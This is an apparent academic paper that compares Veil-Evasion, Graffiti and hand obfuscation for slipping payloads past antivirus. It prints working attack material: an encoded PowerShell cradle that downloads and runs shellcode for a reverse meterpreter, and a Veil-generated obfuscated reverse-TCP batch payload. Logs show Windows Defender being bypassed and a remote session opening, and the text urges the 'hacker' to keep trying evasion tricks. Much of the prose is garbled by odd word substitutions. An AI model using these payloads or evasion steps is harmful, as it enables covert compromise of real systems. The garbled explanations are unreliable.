A Systematic Approach for Evading Antiviruses Using Malware Obfuscation

Keshav Kaushik, Harshpreet Singh Sandhu, Neelesh Kumar Gupta, Naman Sharma, and Rohit Tanwar

Abstract Investigators and malware creators are getting neck to neck in the competition and thinking of new deadly implements in their fields. Normally, malware such as viruses and others are detected by looking for a string of bits, which is present in the virus or malware. These strings are considered as the "fingerprint" of the malware. Malware creators are utilizing novel modern methods like metamorphosis to foil recognition instruments while security experts are sprouting better approaches to defy them. Today, virus scholars regularly cover their viruses by utilizing code confusion procedures with an end goal to defeat signature-based discovery plans. Metamorphic viruses are those in which their uses are slightly similar but they differentiate in their inner structure. Both metamorphic viruses and polymorphic viruses are different in the technique they use to concealing the mark. While metamorphic viruses conceal their mark by manipulating their own code, polymorphic viruses principally depend on encryption for signature confusion. In this paper, we have shown that we can bypass virus detection on different platforms (operating system). The authors have compared the three methods for bypassing the antivirus Veil–Evasion, Graffiti, code obfuscation and have uncovered their results. Eventually, we give our methodology to make any virus imperceptible utilizing various procedures.

Keywords Obfuscation · Antivirus · Veil–Evasion · Malware · Malicious · Graffiti · Virus total · Antivirus bypass

K. Kaushik (✉) · R. Tanwar (✉)
Department of Systemics School of Computer Science, University of Petroleum and Energy Studies, Dehradun, India

H. S. Sandhu · N. K. Gupta · N. Sharma
Bachelors of Technology in Computer Science, University of Petroleum & Energy Studies, Dehradun, India

K. Kaushik · H. S. Sandhu · N. K. Gupta · N. Sharma · R. Tanwar
School of Computer Science, University of Petroleum and Energy Studies, Dehradun, Uttarakhand, India

N. Marriwala et al. (eds.), *Emergent Converging Technologies and Biomedical Systems*, Lecture Notes in Electrical Engineering 841,
https://doi.org/10.1007/978-981-16-8774-7_3

1 Introduction

In the present age, where a greater part of the exchanges including delicate data access occurs on systems and over the network, it is first thing to consider data security as a worry of fundamental significance. Malware and system viruses are there from the very starting of the computer systems and consider as a regular threat to home and undertaking clients the same. A computer virus is a pernicious bit of programming that adjusts different records to infuse its code. A code of virus varies from virus to virus. Virus identification is a dubious measure. As against virus advancements developed to battle these viruses, the virus developers keep on changing their strategies and method of activity so that virus prediction and identification become more complex, and the battle between them continues forever. Antivirus frameworks utilize different location methods including signature recognition what is more, code copying to identify malware. Signature-based tools tries to found the specific signature while code emulators execute virus in a virtual atmosphere for recognizable proof. The most mainstream virus discovery procedure utilized today is signature-based technique, which includes searching for a fingerprint—bits taken out from a known example of the virus in the speculate record. To dodge code imitating strategies, different strategies of copying methods have been created by the malware creators. These incorporate, Entry Point Obscuring (EPO) strategies, unscrambling and executing code piece by lump, utilizing odd guidelines those bamboozle an impersonator, irregular disguising of unscrambling, and wide circling through dead code, numerous encryption layers. Veil-Framework is an assortment of tools that help with data assembling and post-exploitation. One such tool is Veil–Evasion which is utilized for making payloads that can undoubtedly sidestep antivirus utilizing known and archived procedures. This is done through a variety of encoding plans that change the marks of records significantly enough to dodge standard recognition methods. Graffiti is a tool that can create obfuscated payloads utilizing a wide range of encoding methods. It offers a variety of one-liners and shells in languages, for example, Python, Perl, PHP, Batch, PowerShell, and Bash. Payloads can be encoded utilizing base64, hex, and AES256, among others. It additionally includes two methods of activity: command-line mode and interactive mode. Other valuable highlights of Graffiti incorporate the capacity to make your own payload records, terminal history, and the choice to run local OS commands, and tab-completion in interactive mode. Graffiti should work out of the case on Linux, Mac, and Windows, and it tends to be introduced to the framework as an executable on both Linux and Mac. We will utilize Kali Linux to investigate the tool beneath.

2 Related Work

Unique dispute is that the payload is encoded into different choices like Xor, Base64, Hex, ROT13, and Raw. Fundamental thought behind it is we are attempting to change the signature of the payload as to sidestep the generally present signatures of payloads in the database of the antivirus. From a virus identification perspective, it is significantly harder to distinguish viruses which do not convey their own signatures. After the payload is produced, it is then encoded making it imperceptible for the antivirus. Once the code is divided into blocks, the request for code blocks should be haphazardly rearranged. Later we rearranged blocks; spitted blocks of dead code (also called trash code) must be embedded between blocks of unique code. Dead code happens to be square of code, which is linguistically right yet semantically immaterial to the set of instructions being executed. When dead code is added in the code, the right progression of the infectious code is constrained by the outcome accomplished from a numerical condition that consistently registers to equivalent system. The main objective is to utilize a condition that consistently brings about a similar outcome (condition continuously obvious or in every case bogus) and yet is an adequately unpredictable articulation that it is troublesome break down from assembly code. Evading antivirus is regularly overlooked craftsmanship that can represent the moment of truth a penetration test. Current antivirus items can recognize meterpreter payloads effectively and can leave a pen-tester dishonestly accepting a framework is not exploitable. Antivirus has a troublesome work; it needs to sort out if a document is malicious in an amazingly short measure of time to not affect the client experience. It is critical to comprehend antivirus sidestep strategies to plan all-encompassing security that ensures your association. Two normal techniques utilized by antivirus answers to look for malicious programming are heuristic and signature-based scans. Signature-based filtering checks the type of a document, searching for strings and capacities that coordinate a known bit of malware. Heuristic-based filtering takes a gander at the capacity of a document, utilizing calculations and examples to attempt to decide whether the product is accomplishing something dubious.

From a defense point of view, most antivirus arrangements are signature-based. Disentangled, these frameworks looks for executables and different records for different kind of characters, known to happen in explicit bits of malware/payload. On the off chance that a record contains precisely the same set of bits as one of the strings in the antivirus's saved database, the document is distinguished as malware [1]; else it will not. From the hacking point of view, considers had demonstrated that approx. 22k new strains of malware show up consistently [2]. For an antivirus based on signature, to precisely recognize every one of these strains, it would require information on each and every strain delivered. By and by, this seems, to be a nearly impossible task—unquestionably some payloads or malware will undoubtedly be missed. First analyzing whether bits of payload or malware will be distinguished by different antivirus systems and later by matching empirical studies about detection rates later on will outline such difficult task.


A Payload.dll containing an insignificant to recognize Windows, shellcode, (e.g., a totally un-encoded or decoded payload) at that point Windows Defender can be produced that will positively distinguish your DLL as harmful and quarantine the document. As such, you should even now encode your shellcode that will be stacked from the DLL to guarantee that it bypasses signature-based recognition. Graffiti currently underpins producing scrambled payloads that permits to make a payload scrambled with RC4, AES256 or encoded yield utilizing Base64 or XOR. It happens that basically XOR encoding your payload routine is adequate and utilizing the implicit "x86/xor dynamic" encoder is everything necessary to create a sans signature DLL. Regardless of Windows Defender offering critical improved recognition recently for basic schedules and created parallels, it is as yet unimportant to sidestep and offers little security against meterpreter. Anyway, all things considered, this will get identified soon and as such a variety of this ought to be adjusted for your own employments. We strongly suggest utilizing Windows CryptoAPI and utilizing an AES256 encoded payload to additionally hinder recognition of shellcode inside a payload.dll, left as an activity to the reader, anyway XOR appears to be entirely adequate as of now.

We can simply alter and execute these scripts or codes into OS like Linux and Windows. There is least probability to get contracted by antivirus arrangements, and this is the most successful technique to dodge antivirus in the event that you can't compose malware without anyone else. Antivirus avoidance toolboxes work for brief timeframe, until unless they are not leaked to antivirus sellers. Later, when antiviruses companies improve their system's databases and strategies, organizations can without much of a stretch perceive malware produced by toolboxes. That is the reason minor changes in the already available shell codes on the net always help. We can discover many payloads or reverse shell codes on the web, just simply change IP address and the associated port number and we can pass through majority of the defense systems of antivirus systems in less than an hour without composing a single line of code.

3 Working Methodology

3.1 Obfuscate with Graffiti

It is energizing to get that reverse shell or execute a payload, yet some of the time these things do not function true to form when there are sure protections in play. One approach to get around that issue is by obfuscating the payload, and encoding it utilizing various procedures will typically bring differing levels of accomplishment. Graffiti can get that going. Graffiti is a tool that can produce obfuscated payloads utilizing a wide range of encoding strategies. It offers a variety of jokes and shells in dialects, for example, Python, Perl, PHP, Batch, PowerShell, and Bash. Payloads



	Veil evasion	Graffiti
Output Format	.py , .bat, .exe	Text format
Server	RPC server	Local
Supported Operating system	Windows, Linux	Windows, Linux

Fig. 1 Obfuscating with Graffiti

can be encoded utilizing base64, hex, and AES256, among others. It additionally includes two methods of activity: command-line mode and interactive mode.

Other helpful highlights of Graffiti [3] incorporate the capacity to make your own payload documents, terminal history, and the choice to run local OS commands, and tab-fulfillment in intelligent mode. Graffiti should work out of the crate on Linux, Mac, and Windows, and it tends to be introduced to the framework as an executable on both Linux and Mac (Fig. 1).

3.2 Obfuscate with Code

The sequence of changes performed by our code obfuscation engine is appeared in Fig. 2. The payload is right off the bat created in the bat record organization and this code is recognized by a large portion of the antivirus so we need to transform it. We can change the.bat record into a.exe document and around then we can change the code. Here, we have eliminated the if-else proclamation, and it works for me. It will bring about the detours of the antivirus.

If-else Deletion: We need to see which portion of code is required, and as indicated by this, we can kill the if-else explanation so the code can vary from the genuine payload document.

Dead Code Insertion: We can add some important code to the payload with the goal that it will contrast with the real payload. Much the same as we added some additional alternatives of PowerShell code; however, they are redundant for the execution of the payload. We can add to vary the payload from the genuine.




Fig. 2 Code obfuscation measure in our metamorphic engine

4 Results and Comparison


These are the payloads Graffiti have, and we can use any of them to evade the antivirus. These payloads can be encoded in different algorithms to not catch by the antivirus. Most of time, they can be caught by antivirus, so then we have to manipulate or make some changes to them. Graffiti is not as much effective to evade the antivirus, it is detected by most of the antivirus. Like see the image below, PowerShell is not running the base64 encoded payload. Therefore, we need to edit this or try some other way to bypass it (Fig. 3).

Obfuscate with Veil–Evasion: Veil–Evasion is another famous framework written in python. We can utilize this framework to produce payloads that can sidestep most of AVs. The Evasion device is utilized to create a scope of various payloads with the capacity to evade [4] standard endpoint antivirus. Like polymorphic malware [5], Veil-Evasion makes a remarkable payload for which no mark should exist and can, subsequently dodge against antivirus. This gives it an unmistakable bit of leeway over other payload generators. We have generated a payload, which is a reverse tcp meterpreter [6] PowerShell payload by using Veil as shown in image below (Fig. 4).

This payload is also detectable by most of the antivirus. Therefore, it is required to convert it into exe file, and at this time, there is a need to change some part of code to make it undetectable.


The below is PowerShell code in which there is two conditions with if and else. One is if processor architecture is x86, and the other is else part which will run in any other case. So, it is deleted the x86 part because the system has 64-bit processor architecture. This will result as image below (Figs. 5 and 6).

After this, the Windows 10 defender is successfully bypassed and the payload work smoothly. This new code with the meterpreter implanted inside will move beyond most AV programming and security gadgets. Like whatever else, the AV developers will probably figure out how to identify even the above payload, so be inventive and attempt other payload muddling techniques in Veil–Evasion until you discover one that shrouds your payload. Evading security programming and gadgets are among the main errands of the hacker, and Veil–Evasion is another tool in our munitions stockpile. Remember, however, that there will never be a single, last solution. The hacker should be persevering and innovative in discovering ways past these gadgets, so in the event that one strategy comes up short, attempt another, at that point attempt another, until you discover one that works.




```
PS C:\Users\Nilesh> Powershell.exe -exec bypass IEX [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64S
tring("KE5ldy1PYmplY3QgTmV0LldlYkNsaWVudCkuRG93bmxvYWRTdHJpbmcoJ2h0dHBzOi8vcmF3LmdpdGh1YnVzZXJjb250ZW50LmNvbS9jaGV1dHovU
G93ZXJTcGxvaXQvbWFzdGVyL0NvZGVFeGVjdXRpb24vSW52b2tlLS1TaGVsbGNvZGUucHMxJyk7IEludm9rZS1TaGVsbGNvZGUgLVBheWxvYWQgd2luZG93c
y9tZXRlcnByZXRlci9yZXZlcnNlX2h0dHBzIC1MaG9zdCAxMC4wLjIuMTUgLUxwb3J0IDQ0NDQgLUZvcmNl"))
At line:1 char:1
+ Powershell.exe -exec bypass IEX [System.Text.Encoding]::UTF8.GetStrin ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Fig. 3 Executing PowerShell



```
 Available Commands:

        back            Go back to Veil-Evasion
        exit            Completely exit Veil
        generate        Generate the payload
        options         Show the shellcode's options
        set             Set shellcode option

[powershell/meterpreter/rev_tcp>>]: set LHOST 192.168.1.11
[powershell/meterpreter/rev_tcp>>]: set LPORT 8080
[powershell/meterpreter/rev_tcp>>]: generate
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [>] Please enter the base name for output files (default is payload): test1
===============================================================================
                                  Veil-Evasion
===============================================================================
      [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
===============================================================================

 [*] Language: powershell
 [*] Payload Module: powershell/meterpreter/rev_tcp
 [*] PowerShell doesn't compile, so you just get text :)
 [*] Source code written to: /var/lib/veil/output/source/test1.bat
 [*] Metasploit Resource file written to: /var/lib/veil/output/handlers/test1.rc
```

Fig. 4 Executing Veil-Evasion


Bat To Exe Converter v3.2 - test1.bat
File Edit Converter Tools Language ?
New Open Save Close Settings Convert Run Website Update About CMD-Interface Donate
test1.bat*
Options Embed Version information

```
@echo off
%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP -NonI -W Hidden -Exec Bypass
-Command "Invoke-Expression $(New-Object IO.StreamReader ($(New-Object
IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
(,$([Convert]::FromBase64String(\"nVPbattAEH3XVwxCEAILQrKd4DoEcsOtoXVDHNoH4wd5PYm3We2
K1ci2kvrfO0rktglpKX060u7MOWcu6wk4gVPXmV0qNc4LY8l379FqVL1uvFTKDeZQVAsIBZSUEQNuie9h
rOmKLHyRlqpMnSlIhN+ebUKopCbYtli3+
BAc/7fOhcWM8GbFsNzrVC3vOoRfyu3Xb9rtSaPunjpk60ev5KInulk+
L76hIJjWJWEeT5DiqRH3SGWL4M/euDtbLi2W5SjLparnwyELoOWAjbH3IbyV8Yw3dYEcPiUuIn878MoaM
sKoNvRGFIHjlfGF0ZqN+
gfpu26cHg3iNE7TgxAGySAJ4DuYiiJdKXUMXsGlzc6szRpnz10ba26pFui7i5rQDaEfcOCWA5n6GgXKNfp
e8Yroge8Tx6v/gW92LoktrtFyIxrbhlvS6zJnmASdw0atniXzhnB7PnI2K6kQfFaIFP09OYDHxknnpdU69B46
h2Ea/mXI5Xdlcw2MRoD2Dm3xrKiPEnZi2RdhH7z1emwApvzZONuT/fK0Xukcy609Ge8UXM28iHTS4UBZ
0XpfOd4xLm8FFEzNYhyzBdoL/FWaknSaPAERJMsR3C/St3ruhBp/iuLTCA8nYwqLZrIEqliK0ta2aoZ0lIH
w+GLB5aEXh1/RH1HqzDZ9plkYegngbN3fl1pkjnGTytpiinatRRYxp8yW64y1YzQFHXTQUh4bs9PY+
5723jf9iAI4acILx/tp96+PVYMvW3YwKvVm1JmKZoqxAKiKQqjIzA46ifJTmQkVo+7Hw==\")))),
[IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd();"
```


```
[01:26:19 AM] Creating EXE
[01:26:19 AM] Filename: Z:\var\lib\veil\output\source\test2.exe
[01:26:19 AM] Format: 32 Bit | Console (Visible)
[01:26:19 AM] Adding resources... OK
[01:26:19 AM] Process finished
[01:30:29 AM] Creating EXE
[01:30:29 AM] Filename: Z:\var\lib\veil\output\source\test1.exe
[01:30:29 AM] Format: 32 Bit | Console (Visible)
[01:30:29 AM] Adding resources... OK
[01:30:30 AM] Process finished
```

Line: 2 Position: 1149

Icon:
Password:
Working directory: Current directory
Exe-Format: 32 Bit | Console (Visible)
UAC: Request administrator privileges; Request user privileges
Packer: Enable UPX compression

Embedded items
Extract to: Current directory
Method: Synchronous
Delete on exit: No
Overwrite: No
Save attributes: No
Display names: No


Fig. 5 Output of Veil-Evasion



```
msf6 exploit(multi/handler) >
[*] Sending stage (175174 bytes) to 192.168.1.9
[*] Meterpreter session 1 opened (192.168.1.11:8080 → 192.168.1.9:50933) at 2021-01-16 01:36:46 -0500
whoami
[*] exec: whoami

root
msf6 exploit(multi/handler) > session -i 1
[-] Unknown command: session.
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > sysinfo
Computer        : LAPTOP-495I3SN0
OS              : Windows 10 (10.0 Build 19041).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Fig. 6 Malicious payload

Comparison: Graffiti offers us numerous highlights like making own payload documents to run local orders. It likewise offers to encode payloads utilizing base64, hex and Aes256, and so forth still it does not come out as a solid method to change signature of the virus to bypass against virus. There are some different devices for performing comparative sort of errand like Veil invasion and Shellter yet both offer better payloads for bypassing the counter virus. As of now examined technique for bypassing, it came out that we can utilize Shellter to make payload and gap it into blocks; at last getting a more modest square to modify bits. Finally, it will go through antivirus without disturbing any notices. At the point, when checked at VirusTotal just barely any enemy of virus had the option to distinguish the first signature of the payload (Fig. 7).



	Veil Evasion	Graffiti	Shellter
🟦 No of Anti-virus marked the payload malicious (out of 59)	13	41	30

Fig. 7 Virus total comparison of Veil–Evasion and Graffiti

5 Conclusion

We have shown effectively that we can easily make a malware undetectable utilizing code obfuscation strategies implementing insignificant changes by finding the particular signature. A big challenge for the antivirus companies to cook this improved set of malware or virus that are based on metamorphic methods. Code obfuscation utilization also demonstrated that size of the malware or payload was not changed much. Each virus has its specific size, and after implementation, it still remained unnoticeable. Indeed, we were able to achieve same usefulness as of the first virus while accomplishing its untraceable behavior. Hence, we suggest a technique for creating transformed duplicates of an easily available payload or virus that have a similar usefulness as the available payload or virus and have negligible size difference of the transformed duplicates. At last, we conclude that code obfuscation can be applied where signature of the payload or malware is distinguished in the available payload or virus. In the future, we can work on building a metamorphic system that mechanizes this cycle. The best system to dodge protector is to make your own obfuscate tools whether that be with a custom obfuscator or transforming them physically by hand. There is a major obfuscation local area with way bigger obfuscation projects then this one, so another conceivable course is to alter one of those tools barely enough as to not get captured by their old signatures.

References

1. Infinity.wecabrio.com (2021) Download learning malware analysis: explore the concepts, tools, and techniques to analyze and investigate windows malware. http://infinity.wecabrio.com/1788392507-learning-malware-analysis-explore-the-concepts-to.pdf. Accessed 19 Jan 2021
2. Panda Security (2008) Creation of new malware increases by 26 percent to reach more than 73,000 samples every day, PandaLabs reports—Panda Security Mediacenter. https://www.pandasecurity.com/en/mediacenter/press-releases/creation-of-new-malware-increases-by-26-percent-to-reach-more-than-73000-samples-everyday-pandalabs-reports/ (accessed Dec. 29, 2021)
3. WonderHowTo (2021) Bypass antivirus software by obfuscating your payloads with graffiti. https://null-byte.wonderhowto.com/how-to/bypass-antivirus-software-by-obfuscating-your-payloads-with-graffiti-0215787/. Accessed 19 Jan 2021
4. WonderHowTo (2021) Hack like a Pro: how to evade AV software with Shellter. https://null-byte.wonderhowto.com/how-to/hack-like-pro-evade-av-software-with-shellter-0168504/. Accessed 19 Jan 2021
5. En.wikipedia.org (2021) Polymorphic code. https://en.wikipedia.org/wiki/Polymorphic_code. Accessed 19 Jan 2021
6. Scriptjunkie.us (2021) Why encoding does not matter and how Metasploit generates EXE'S. Thoughts on Security. https://www.scriptjunkie.us/2011/04/why-encoding-does-not-matter-and-how-metasploit-generates-exes/. Accessed 19 Jan 2021